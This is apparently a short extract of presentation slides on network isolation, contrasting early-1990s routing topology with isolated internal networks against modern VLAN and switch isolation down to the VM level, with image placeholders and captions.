
Early 1990's network routing topology with isolated internal networks




MODERN NETWORK ISOLATION

VLAN and switch isolation now provide layer 2 traffic isolation down to the VM level






